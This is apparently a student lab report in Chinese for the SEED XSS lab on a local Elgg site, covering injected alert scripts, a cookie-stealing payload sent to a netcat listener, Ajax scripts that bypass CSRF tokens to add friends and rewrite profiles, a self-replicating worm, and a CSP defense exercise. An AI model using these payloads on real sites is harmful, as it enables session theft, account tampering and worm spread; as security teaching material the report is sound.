


实验十一 Web-XSS 跨站脚本攻击

Task 1: 注入 Js 脚本以触发 window alert

小试牛刀，修改 Elgg 网站（www.xsslabelgg.com）上个人主页的信息，向其中添加 Js 脚本程序。当其他人查看该页面（请求网页数据）时，Js 脚本将会执行。操作如下：

（1）在 Elgg 网页上登录 Bobby 账户，点击“Edit Profile”修改个人资料。在“Brief description”中加入如下脚本（alert 内容随意）并保存：



Brief description

`<script>alert('I am your father!'); </script>`


Public

（2）页面自动刷新后弹出 alert 窗口，说明 Js 代码注入成功。如下所示：



Task2: 注入 Js 脚本以显示用户 Cookies


同 Task1，将“Brief description”中的脚本修改为“`<script>alert(document.cookie);</script>`”后保存，可以发现弹出 Cookies 数据。如下所示：



Task3: 窃取受害者浏览器中的 Cookies 数据

操作思路：作为 Attacker，我们向自己的主页中注入 Js 脚本，当受害者浏览该页面时，脚本程序将会自动执行。我们设定程序的功能为读取本地 Cookies 并发送给 Attacker 的服务器即可。

(1) Attacker 首先建立一个服务器，用于攻击成功后接收受害者主机传递来的 Cookies 数据。新建一个 shell 窗口，执行以下命令，创建一个服务器监听 5555 号端口：



```
[06/14/21]seed@VM:~/../Lab10_XSS$ nc -l 5555 -v
Listening on [0.0.0.0] (family 0, port 5555)
```


(2) 将个人主页中的脚本程序修改为如下所示并保存：

Brief description

```
<script>document.write('<img src=http://127.0.0.1:5555?c='+ escape(document.cookie) + ' >');</script>
```

Public

(3) 页面自动刷新后，可以看到 shell 监听 5555 号端口的服务器接收到带有 Cookies 数据的请求报文，说明攻击成功。如下所示：



```
Connection from [127.0.0.1] port 5555 [tcp/*] accepted (family 2, sport 46622)
GET /?c=Elgg%3D8gimbudniuc7ugcsljlq5ajkr6 HTTP/1.1
Host: 127.0.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/boby
Connection: keep-alive
```

Task4: 注入 Js 脚本实现受害者自动添加好友

攻击思路：向我们的个人主页中添加 Js 脚本，当受害者访问该页面时，Js 自动执行添加 Samy 为好友的功能。重点在于编写该 Js 脚本程序。

(1) 前期调查。登录 boby 账户后打开浏览器中 HTTP Header Live 工具用以捕获添加好

友时的报文。进入“member”后点击“Samy”，添加其为好友。捕获到的报文如下所示：

```
http://www.xsslabelgg.com/action/friends/add?friend=47&__elgg_ts=1623636986&__elgg_token=gYpXktq3Hm5-T1kZQ_SBBQ
Host: www.xsslabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy
X-Requested-With: XMLHttpRequest
```

(2) 从捕获中的报文知，Samy 对应的“friend”值为 47。修改 Samy 的个人资料，我们在“About me”栏目中写下如下代码（单击右上角切换为“visual editor”）并保存：

```
1 <script type="text/javascript">
2 window.onload = function () {
3     var Ajax = null;
4
5     var ts = "&__elgg_ts="+elgg.security.token.__elgg_ts;
6     var token = "&__elgg_token="+elgg.security.token.__elgg_token;
7
8     //your input
9     var sendurl = "http://www.xsslabelgg.com/action/friends/add"
10    + "?friend=47" + token + ts;
11
12    //create and send Ajax request to add friend
13    Ajax = new XMLHttpRequest();
14    Ajax.open("GET", sendurl, true);
15    Ajax.setRequestHeader("Host", "www.xsslabelgg.com");
16    Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
17    Ajax.send();
18 }
19 </script>
```

(3) 此时任何查看 Samy 个人主页的用户都会自动将其添加为好友。登录 alice 账户查看 Samy 的个人主页，随后查看 alice 的“friends”栏目发现已经增加 Samy 为好友，攻击成功。

(4) Question:

Q1: token 和 ts 是 Elgg 网站防范 CSRF 攻击的一种策略：这两个变量的值由 server 生成并存放在页面中，且只有本服务器发出的页面保有这两个值。因此第三方页面由于不存在这两个值，服务器将会拒绝其请求。我们嵌入的脚本程序需要向 server 发送一个伪装的 HTTP 请求，想要避开 CSRF 预防机制，就需要读取这两个变量值。

Q2: 将“About me”的输入模式切换成“Editor mode”后，攻击会失败。因为该模式会自动向编辑的文本中加入 HTML 等格式数据，使得我们的 Js 脚本程序失效。

Task5: 修改受害者的个人主页信息

本 task 的目的是向我们的个人主页注入 Js 脚本，受害者访问该页面时其个人主页数据将会被修改。

(1) 前期调查。我们 (Samy) 首先修改自己的个人主页：在 “About me” 中添加一行任意内容后保存，同时用 HTTP Header Live 捕获响应的 HTTP 报文，查看修改信息涉及到的报文结构。如下所示：

```
1 http://www.xsslabelgg.com/action/profile/edit
2 Host: www.xsslabelgg.com
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://www.xsslabelgg.com/profile/samy/edit
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 510
10 Cookie: Elgg=lsklklfrkogbpc6tm2ejng2j25
11 Connection: keep-alive
12 Upgrade-Insecure-Requests: 1
13 _elgg_token=0KxStrDKR-d0IluWNiwQQ&_elgg_ts=1623647816&name=Samy&description=<p>I am your father!</p>
14 &accesslevel[briefdescription]=2&briefdescription=&accesslevel[briefdescription]=2&location=&accesslevel[location]=2&interests=&accesslevel[interests]=2&skills=&accesslevel[skills]=2&contactemail=&accesslevel[contactemail]=2&phone=&accesslevel[phone]=2&mobile=&accesslevel[mobile]=2&website=&accesslevel[website]=2&twitter=&accesslevel[twitter]=2&guid=47
```

(2) 编写一个 Ajax 脚本文件，功能为：检测到当前浏览页面的用户不是 samy 本人，则自动发送请求给 server 修改当前用户的主页数据。如下所示：

```
1 <script type="text/javascript">
2 window.onload = function(){
3
4     var userName = elgg.session.user.name;
5     var guid = "&guid="+elgg.session.user.guid;
6     var ts = "&_elgg_ts="+elgg.security.token.__elgg_ts;
7     var token = "&_elgg_token="+elgg.security.token.__elgg_token;
8     var desc = "&description=Hao is my hero!" + "&accesslevel[description]=2";
9
10    // your input
11    var content = token + ts + name + desc + guid;
12    var sendurl = "http://www.xsslabelgg.com/action/profile/edit";
13
14    if(elgg.session.user.guid != 47){
15        // create and send Ajax request to modify profile
16        var Ajax = null;
17        Ajax = new XMLHttpRequest();
18        Ajax.open("POST", sendurl, true);
19        Ajax.setRequestHeader("Host", "www.xsslabelgg.com");
20        Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
21        Ajax.send(content);
22    }
23 }
24 </script>
```

(3) 将脚本文件内容写入 samy 个人主页的 “About me” 栏目中，注意切换为 “visual editor” 模式。切换为其他用户登录并访问 samy 的个人主页，发现自己的主页信息已被修改，说明攻击成功。如下所示：



(4) Question:

Q3: 删除脚本文件中的 if 判断，重复实验可以发现：Samy 自己的主页信息被修改，访问者的主页信息未被修改。原因在于其他人请求 samy 主页数据时，由于没有 if 判断，页面将会直接执行脚本文件修改 samy 的主页数据并呈现给浏览者。因而脚本文件作用在了 samy 自己身上，而不是浏览者身上。

Task6: 让恶意脚本程序自我复制（蠕虫）

我们将可以自我复制的恶意程序称为蠕虫（worm）。修改 Js 脚本文件令其具有自我复制的能力，将会使其呈指数级传播。Quine 方法略。

（1）Link Approach: 将 Js 脚本放在外部服务器，需要时请求即可。这里不做演示。

（2）DOM Approach: （为了验证脚本程序的确奏效，实验前删除 samy 主页中的脚本代码，将每个人的主页已修改部分删除）修改 Task5 中（2）内 Ajax 脚本程序，如下所示。放入 samy 的个人主页 “About me” 中：

```
<script type="text/javascript" id="worm">
window.onload = function(){
    var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
    var jsCode = document.getElementById("worm").innerHTML;
    var tailTag = "</\" + \"script>";

    // put all the piece together, and apply the uri encoding
    var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

    var userName = "&name=" + elgg.session.user.name;
    var guid = "&guid="+elgg.session.user.guid;
    var ts = "&__elgg_ts="+elgg.security.token.__elgg_ts;
    var token = "&__elgg_token="+elgg.security.token.__elgg_token;
    var desc = "&description=Hao is my hero!" + wormCode + "&accesslevel[description]=2";

    // your input
    var content = token + ts + name + desc + guid;
    var sendurl = "http://www.xsslabelgg.com/action/profile/edit";

    if(elgg.session.user.guid != 47){
        // create and send Ajax request to modify profile
        var Ajax = null;
        Ajax = new XMLHttpRequest();
        Ajax.open("POST", sendurl, true);
        Ajax.setRequestHeader("Host", "www.xsslabelgg.com");
        Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
        Ajax.send(content);
    }
}
</script>
```

（3）代码注入到 samy 主页后，以顺序 Alice → samy, boby → Alice, charlie → boby 的顺序令前者访问后者的个人主页，发现所有人的数据都被修改。因而蠕虫复制功能成功。

Task7: 使用 CSP 策略防御 XSS 攻击

准备工作：进入页面 https://seedsecuritylabs.org/Labs_16.04/Web/Web_XSS_Elgg/ 下载文件 csp.zip 并解压。进入 csp 文件夹，执行如下操作：

(1) 分别赋权和执行 py 文件，如下所示：

```
[06/14/21]seed@VM:~/../csp$ chmod +x http_server.py
[06/14/21]seed@VM:~/../csp$ ls -l
total 20
-rw-rw-r-- 1 seed seed 929 Dec  2 2019 csptest.html
-rwxrwxr-x 1 seed seed 631 Dec  2 2019 http_server.py
-rw-rw-r-- 1 seed seed  51 Dec  2 2019 script1.js
-rw-rw-r-- 1 seed seed  51 Dec  2 2019 script2.js
-rw-rw-r-- 1 seed seed  51 Dec  2 2019 script3.js
[06/14/21]seed@VM:~/../csp$ ./http_server.py
```

(2) 执行 sudo 命令修改文件 “/etc/hosts” 文件，添加以下内容。如下所示：

```
127.0.0.1 Server
127.0.0.1 www.SeedLabSQLInjection.com
127.0.0.1 www.xsslabelgg.com
127.0.0.1 www.csrlablabelgg.com
127.0.0.1 www.csrlabattacker.com
127.0.0.1 www.repackagingattacklab.com
127.0.0.1 www.seedlabclickjacking.com
127.0.0.1 www.example32.com
127.0.0.1 www.example68.com
127.0.0.1 www.example79.com
```

(3) 使用浏览器分别访问下面网址。得到对应的输出结果如下所示：

127.0.0.1 Server

127.0.0.1 www.SeedLabSQLInjection.com

127.0.0.1 www.xsslabelgg.com

127.0.0.1 www.csrlablabelgg.com

127.0.0.1 www.csrlabattacker.com

127.0.0.1 www.repackagingattacklab.com

127.0.0.1 www.seedlabclickjacking.com

127.0.0.1 www.example32.com

127.0.0.1 www.example68.com

127.0.0.1 www.example79.com

1. Inline: Correct Nonce: OK

2. Inline: Wrong Nonce: Failed

3. Inline: No Nonce: Failed

4. From self: OK

5. From example68.com: OK

6. From example79.com: Failed

1. Inline: Correct Nonce: OK

2. Inline: Wrong Nonce: Failed

3. Inline: No Nonce: Failed

4. From self: OK

5. From example68.com: OK

6. From example79.com: Failed

1. Inline: Correct Nonce: OK

2. Inline: Wrong Nonce: Failed

3. Inline: No Nonce: Failed

4. From self: OK

5. From example68.com: OK

6. From example79.com: OK

观察输出结果可知：

1. CSP 生成的正确 nonce 为 1rA2345，因而 1 打印 OK，2、3 打印 Failed；
2. 4 号脚本文件为相对地址，即来自网站自身，因此 4 打印 OK；
3. 查看 server 源码可知 example68.com 已被加入白名单，三者的 5 都显示 OK；
4. 只有三号浏览器访问 79server，所以其 6 打印 OK，剩余 2 个显示 Failed。

(4) 修改 server 程序，使得网页的 1,2,4,5,6 均打印 OK。思路如下：

1. 令 2 打印 OK：在白名单中新增 nonce 值为 2rB3333 即可。
2. 令 6 打印 OK：在 server 白名单列表中加入 example79.com 即可。

浏览器重新访问三个网页，均显示如下，说明修改成功：

CSP Test

1. Inline: Correct Nonce: OK
2. Inline: Wrong Nonce: OK
3. Inline: No Nonce: Failed
4. From self: OK
5. From example68.com: OK
6. From example79.com: OK

Server 修改后源码如下（添加 2 处内容即可）：

```
8         o = urlparse(o.path)
9         f = open(".." + o.path, 'rb')
10        self.send_response(200)
11        self.send_header('Content-Security-Policy',
12                        "default-src 'self';"
13                        "script-src 'self' *.example68.com:8000 *.example79.com:8000 'nonce-1rA2345' 'nonce-2rB3333'")
14        self.send_header('Content-type', 'text/html')
15        self.end_headers()
16        self.wfile.write(f.read())
17        f.close()
```